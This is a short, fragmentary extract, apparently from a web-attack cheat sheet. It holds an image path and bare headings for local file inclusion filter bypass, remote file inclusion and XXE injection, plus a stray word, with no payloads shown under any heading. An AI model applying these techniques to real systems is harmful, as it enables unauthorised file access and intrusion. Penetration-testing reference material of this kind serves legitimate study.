



Local File Inclusion Filter Bypass


Basic Remote File Inclusion




imperial



XML External Entity Injection (XXE)

Basic XXE